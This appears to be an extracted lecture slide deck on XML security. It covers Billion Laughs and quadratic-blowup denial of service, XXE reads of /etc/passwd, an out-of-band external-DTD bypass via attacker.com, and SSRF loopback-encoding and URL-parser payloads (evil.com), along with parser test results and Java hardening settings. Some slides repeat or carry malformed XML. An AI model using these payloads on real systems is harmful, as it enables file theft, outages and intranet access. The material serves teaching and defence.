green, 'Request' in green, 'Side' in red, and 'Entity' in purple.

XML-External-Entity
General
XXE Server DTT
Denial-of-Service Type Definition Access Document
System Parsers Forgery Attacks
Server-Side-Request-Forgery
Internal File External
Request XML SSRF Side
Entity

Overview

1. Extensible Markup Language (XML)
2. XML Schema
3. Document Type Definition (DTD)
4. Attacks
 1. Denial-of-Service
 2. XML External Entity (XXE)
5. XML Parser Evaluation
6. Some Cool Bonus Content

Understanding DTD Attacks: Denial of Service



Denial of Service

Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
]>  
<data>&c;</data>
```

Denial of Service Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
]>  
<data>&c;</data>
```



What is the final <data> content?

- A) &c;
- B) &b;&b;&b;
- C) dosdosdos
- D) dosdosdosdosdosdosdosdosdos

Denial of Service Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
]>  
<data>&c;</data>
```

Denial of Service Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
]>  
<data>&c;</data>
```


Denial of Service Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
]>  
<data>&b;&b;&b;</data>
```

Denial of Service Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
]>  
<data>&b;&b;&b;</data>
```

Denial of Service Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
]>  
<data>&b;&b;&b;</data>
```

Denial of Service Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
]>  
<data>&a;&a;&a;&b;&b;</data>
```

Denial of Service

Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
]>  
<data>&a;&a;&a;&a;&a;&a;&a;&a;&a;</data>
```

Denial of Service Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
]>  
<data>&a;&a;&a;&a;&a;&a;&a;&a;&a;</data>
```

Denial of Service Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
]>  
<data>dosdosdosdosdosdosdosdosdosdos</data>
```

Denial of Service

Billion Laugh Attack (Klein, 2002)

<data>&c;</data>



```
<!DOCTYPE data [  
    <!ENTITY a "dos" >  
    <!ENTITY b "&a;&a;&a;">  
    <!ENTITY c "&b;&b;&b;">  
>  
  
<data>dosedosdosdosdosdosdosdos</data>
```

Impact (possible example): 200 Byte $\rightarrow$ 3.5 GB

Countermeasure: Forbid Recursion?



Denial of Service Quadratic Blowup Attack

```
<!DOCTYPE data [  
    <!ENTITY a0 "dosdosdosdosdosdos...dos">  
]>  
<data>&a0;&a0;...&a0;</data>
```

Denial of Service Quadratic Blowup Attack

```
<!DOCTYPE data [  
    <!ENTITY a0 "dosdosdosdosdosdos...dos">  
]>  
<data>&a0;&a0;...&a0;</data>
```

Countermeasure: Limit XML Size ?



Denial of Service

External Entities (Stueck, 2002)

```
<!DOCTYPE data [  
    <!ENTITY dos SYSTEM "http://attacker.com/largefile">  
<data>&dos;</data>
```

Denial of Service

External Entities (Stueck, 2002)

```
<!DOCTYPE data [  
    <!ENTITY dos SYSTEM "http://attacker.com/largefile">  
]>  
<data>&dos;</data>
```


There is more ...




Scenario: a DoS attack works always when the attacker is able to force an insecure XML parser to process custom data.

Overview

1. Extensible Markup Language (XML)
2. XML Schema
3. Document Type Definition (DTD)
4. Attacks
 1. Denial-of-Service
 2. XML External Entity (XXE)
5. XML Parser Evaluation
6. Some Cool Bonus Content



Scenario: SVG-to-PNG Web Service




Scenario: SVG-to-PNG Web Service

- The server:
 - Accepts SVG (XML) files
 - Parses them
 - Processes them
 - Returns the color name
- What could go wrong?



XML External Entity Attack (XXE)


```
<!DOCTYPE svg [  
<!ENTITY file SYSTEM "file:///etc/passwd">  
<svg xmlns="http://www.w3.org/2000/svg">  
  <rect width="500" height="500"  
    style="fill:rgb(255,0,0);"/>  
  <text x="10" y="30">&file;</text>  
</svg>
```



Server

XML External Entity Attack (XXE)

```
<!DOCTYPE svg [  
  <!ENTITY file SYSTEM "file:///etc/passwd">  
]>  
<svg xmlns="http://www.w3.org/2000/svg">  
  <rect width="500" height="500"  
    style="fill:rgb(255,0,0);"/>  
  <text x="10" y="30">&file;</text>  
</svg>
```



Server


XML External Entity Attack (XXE)

```
<!DOCTYPE svg [  
<!ENTITY file SYSTEM "file:///etc/passwd">  
>  
<svg xmlns="http://www.w3.org/2000/svg">  
  <rect width="500" height="500"  
    style="fill:rgb(255,0,0);"/>  
  <text x="10" y="30">&file;</text>  
</svg>
```



Image/PNG:

```
root:x:0:0:root:/root:/bin/bash  
bin:x:1:1:bin:/bin:/bin/false  
...
```



Server

DEMO

Always that easy?



XML External Entity Attack (XXE)

- Works like charm

```
<!DOCTYPE data [  
  <!ENTITY file SYSTEM  
    "file:///etc/passwd">  
]>  
<data>&file;</data>
```

- Does not work

```
<!DOCTYPE data [  
  <!ENTITY file SYSTEM  
    "file:///etc/fstab">  
]>  
<data>&file;</data>
```

Any idea why?

The /etc/fstab Problem

% cat /etc/fstab

```
#  
# /etc/fstab: static file system information  
#  
# <file system> <dir> <type> <options> <dump> <pass>  
/dev/sda1      /          ext4    rw      0       1  
...
```

The /etc/fstab Problem

% cat /etc/fstab

```
#  
# /etc/fstab: static file system information  
#  
# <file system> <dir> <type> <options> <dump> <pass>  
/dev/sda1      /              ext4    rw      0       1  
...
```

Bypass Idea

How can we "hide" XML elements?



<![CDATA[Trick]]>

- Goal:

```
<data><![CDATA[ We can place arbitrary  
characters here: < " ' & > ]]></data>
```

- Problem: we cannot put an entity into CDATA...it would not be resolved.
 - Maybe we could encode CDATA start/end tags
 - Solution: **parameter** entities

<![CDATA[]]> and XXE Idea

```
<!DOCTYPE data [  
  <!ENTITY % start "<![CDATA["  
  <!ENTITY % file SYSTEM "file:///etc/fstab"  
  <!ENTITY % end "]">">  
  <!ENTITY % all "%start;%file;%end;">  
>  
<data>&all;</data>
```

<![CDATA[]]> and XXE Idea


```
<![DOCTYPE data [  
  <![ENTITY % start "<![CDATA[">  
  <![ENTITY % file SYSTEM "file:///etc/fstab">  
  <![ENTITY % end "]">">  
  <![ENTITY all "%start;%file;%end;">  
]>  
<data>&all;</data>
```

<![CDATA[]]> and XXE Idea

```
<data><![CDATA[  
#  
# /etc/fstab: static file system information  
#  
# <file system> <dir> <type> <options> <dump> <pass>  
/dev/sda1      /          ext4    rw      0       1  
...  
]]>  
</data>
```

<![CDATA[]]> and XXE Idea

```
<!DOCTYPE data [  
  <!ENTITY % start "<![CDATA[">  
  <!ENTITY % file SYSTEM "file:///etc/fstab">  
  <!ENTITY % end "]">  
  <!ENTITY all "%start;%file;%end;">  
>  
<data>&all;</data>
```



The attack would theoretically work...
But **external entity is not allowed** here
(no recursion possible)


Bypass: Parameter Entities

- Recursive external entities are typically not allowed to be resolved in one file
 - But it is possible to outsource the entity definition into an external file
- Idea:
 - Retrieve external parameter entity contents from an external DTD
 - Use the parameter entities from the "local" DTD

Bypass: Parameter Entities



```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">  
<data>&all;</data>
```




Server

Bypass: Parameter Entities



```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">  
<data>&all;</data>
```




Server

Bypass: Parameter Entities



```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">  
<data>&all;</data>
```



Server

```
<!ENTITY % start "<![CDATA[">  
<!ENTITY % file SYSTEM "file:///etc/fstab">  
<!ENTITY % end "]]>">  
<!ENTITY all '%start;%file;%end;'>
```




attacker.com

Bypass: Parameter Entities



```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">  
<data>&all;</data>
```



Server



attacker.com

```
<!ENTITY % start "<![CDATA[">  
<!ENTITY % file SYSTEM "file:///etc/fstab">  
<!ENTITY % end "]]>">  
<!ENTITY all '%start;%file;%end;'
```


Bypass: Parameter Entities



```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">  
<data>&all;</data>
```

```
<data><![CDATA[ Content of /etc/fstab ]]></data>
```

```
<!ENTITY % start "<![CDATA[">  
<!ENTITY % file SYSTEM "file:///etc/fstab">  
<!ENTITY % end "]">  
<!ENTITY all '%start;%file;%end;'>
```



Server



attacker.com

Questions



Summary

- There are 4 different kinds of entities




1. Internal General Entities

```
<?xml version="1.0"?>  
<!DOCTYPE data [  
  <!ENTITY a "Hallo">  
<data>&a;</data>
```

2. External General Entities

XML Code (example)

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY res SYSTEM "notice.txt">
]>
<data>&res;</data>
```



notice.txt

This is an arbitrary
text file with...

3. Internal Parameter Entities

XML Code (example)

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY % res  "<!ENTITY myEnt 'HI'>" >
%res;
]>
<data>&myEnt;</data>
```

Parameter Entities can only
be used within the DTD,
not outside

4. External Parameter Entities

XML Code (example)

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY % dtd SYSTEM
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd" >
%dtd;
]>
<data></data>
```

As with Internal General Entities first the path is fully expanded (nothing to do in this case)


Why are DTD Entities a Problem?

- For Servers:
 - Get access to sensitive files (/etc/passwd, /etc/fstab, ~/.netrc, ...)
 - Arbitrary URL invocation
- For Clients:
 - Same Problem!
- Requirement:
 - Attacker can enforce parsing of custom files!

Further attacks

- Using XSLT (Extensible Stylesheet Language Transformations)
- XInclude

Overview

1. Extensible Markup Language (XML)
2. XML Schema
3. Document Type Definition (DTD)
4. Attacks
 1. Denial-of-Service
 2. XML External Entity (XXE)
-  5. XML Parser Evaluation
6. Some Cool Bonus Content

Test Setup

- 28 different parser in Ruby, .NET, PHP, Java, Python and Perl
- Tested for:
 - Denial-of-Service
 - XXE and XXE with parameter Entities
 - URL Invocation
 - XInclude
 - XSLT



Overall Results

	DOS	XXE	XXE Parameter	URL Invocation	XInclude	XSLT	Vulnerabilities
Ruby/REXML	no	no	no	no	no	no	0
Ruby/Nokogiri	yes*	no	no	no	no	no	1
Python/Etree	yes*	no	no	no	no	no	1
Python/xml.sax	yes*	yes	no	yes	no	no	3
Python/pulldom	yes*	yes	no	yes	no	no	3
Python/lxml	yes	yes	no	no	no	no	2
Python/defusedxml.*	no	no	no	no	no	no	0
Python/minidom	yes*	no	no	no	no	no	1
.NET/XmlReader	no	no	no	no	no	no	0
.NET/XmlDocument	no	yes	yes	yes	no	no	3
PHP/SimpleXML	yes*	no	no	no	no	no	1
PHP/DOMDocument	yes*	no	no	no	no	no	1
PHP/XMLReader	no	no	no	no	no	no	0
Perl/XML::Twig	yes	yes	no	no	no	no	2
Perl/XML::LibXml	yes*	yes	yes	yes	no	no	4
Java/Xerces SAX	yes	yes	yes	yes	no	no	4
Java/Xerces DOM	yes	yes	yes	yes	no	no	4
Java/Crimson SAX	yes	yes	yes	yes	no	no	4
Java/Oracle SAX	yes	yes	yes	yes	no	no	4
Java/Oracle DOM	yes	yes	yes	yes	no	no	4
Java/Piccolo	yes	yes	yes	yes	no	no	4

Countermeasures – DTD

- Default behavior (resolving/not resolving entities) depends on the parser
- Read documentation
- If not sure, set parser features explicitly
- Example – Bulletproof Java:

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
dbf.setNamespaceAware(true);
dbf.setValidating(true);
dbf.setExpandEntityReferences(false);
dbf.setFeature("http://xml.org/sax/features/validation", true);
dbf.setFeature("http://xml.org/sax/features/external-general-entities", false);
dbf.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
dbf.setFeature("http://apache.org/xml/features/nonvalidating/load-dtd-grammar", false);
dbf.setFeature("http://apache.org/xml/features/nonvalidating/load-external-dtd", false);
```

Recent Results

	DoS						XXE			XXEP				SSRF									
	Billion Laughs	Billion Laughs PE	Parameter Laughs	Quadratic Blowup	External General Entities	Recursion	Classic XXE	XXE with netdoc	XXE with UTF-16	XXE with UTF-7	Classic XXEP	XXEP with DOCTYPE	XXEP with Errors	OOB XXEP with FTP	SchemaEntity	DOCTYPE	General Entities	Parameter Entities	XML Schema SL	XML Schema NNSL	XInclude	XInclude	XSLT
Beautiful Soup	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
lxml	✓	✗	✓	✗	✓*	✓	✗	✓*	✗	✓	✓	✓	✓	✓*	✓	✓	✓*	✓	✓	✓	✓	✓	✓
minidom	✗	✓	✓	✗	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
pulldom	✗	✓	✓	✗	✓	✓	✓	✓	✓	✓	✓	✓	✓*	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
xml.sax	✗	✓	✓	✗	✓	✓	✓	✓*	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
defusedlxml	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓*	✓	✓	✓*	✓*	✓	✓	✓	✓	✓	✓	✓	✓
defusedetree	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
defusedminidom	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
defusedpulldom	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
defusedxmlsax	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

✗: The parser is vulnerable in both versions and did not change.

✓: The parser is not vulnerable in both versions and did not change.

✓: The parser was vulnerable in the older version but is not vulnerable in the current version anymore.


✗: The parser was not vulnerable in the older version but is vulnerable in the current version

*: The parser throws a different error between both versions

Table 7.4: Vulnerabilities of different versions of Python XML parser.

Overview

1. Extensible Markup Language (XML)
2. XML Schema
3. Document Type Definition (DTD)
4. Attacks
 1. Denial-of-Service
 2. XML External Entity (XXE)
5. XML Parser Evaluation
6. Some Cool Bonus Content




What is the problem with arbitrary URL invocation?


What is the problem with arbitrary URL invocation?

- URL Invocation: <http://localhost:9000/shutdown>
- Server-to-Server-Communication
 - Port scanner from "behind the firewall"
 - Access to protected services
- Server Side Request Forgery (SSRF)

Server Side Request Forgery (SSRF)



Server Side Request Forgery (SSRF)




- Bypasses firewalls
- Allows you to get to the intranet
- Possible with XXE but also other techniques

Server Side Request Forgery (SSRF)

- One typical attack: execution of a service running on the server directly (e.g., /admin/stopServer)



`http://127.0.0.1/admin/stopServer`



Server

- Sometimes, blocklists can be used
 - E.g., the server would block 127.0.0.1 invocation
- How would you bypass this?

Server Side Request Forgery (SSRF): 127.0.0.1 alternatives

- `http://0.0.0.0`
- `http://localhost`
- `http://0000`
- `http://127.127.127.127`
- `http://2130706433`
- `http://0177.0.0.1/`
- `http://383.256.256.257`

Decimal for `http://127.0.0.1`

Octal for `http://127.0.0.1`

Dotted decimal

Nicolas Grégoire: Server-side browsing considered harmful

SSRF - Exploiting URL Parsers

`http://foo@evil.com:80@google.com/`

NodeJS, Perl, Go,
PHP, Ruby

NodeJS, Perl, Go,
PHP, Ruby

Orange Tsai: A New Era of SSRF - Exploiting URL Parser in
Trending Programming Languages!

<https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>

Conclusions

- XXE is still a problem
- Choose your parser wisely
- Be aware where you have a parser
 - Libraries in Background
 - Parsers in parsers!
 - For example, XML Encryption must be decrypted and then parsed!
- Do not trust the API documentation
 - Test and verify it!
- SSRF is just an example of the XXE impact
- Next lecture: XML Signature

Questions



Sources

- E. R. Harold and W. S. Means, XML in a Nutshell. 3rd Edition
- Jörg Schwenk: Lecture XML- und Webservice Sicherheit
- Christopher Späth, Christian Mainka, Vladislav Mladenov, Jörg Schwenk: SoK: XML Parser Vulnerabilities
- Christopher Späth: Security Implications of DTD Attacks Against a Wide Range of XML Parsers (Master thesis at the Ruhr University Bochum)
- From DTD to XXE: An evaluation of XML Parsers (Slides from XML Amsterdam 2016, Christian Mainka, Christopher Späth, Vladislav Mladenov)
 - <http://web-in-security.blogspot.de/2016/03/xxe-cheat-sheet.html>
 - <http://web-in-security.blogspot.de/2016/03/xml-parser-evaluation.html>
- Timothy D. Morgan: XML Schema, DTD, and Entity Attacks

Acknowledgements

- This is collaborative work with Juraj Somorovsky, Tibor Jager, Andreas Mayer, Christian Mainka, Jörg Schwenk, Marcus Brinkmann, and Vladislav Mladenov
- Tessa pictures by https://www.fiverr.com/tnhs_project

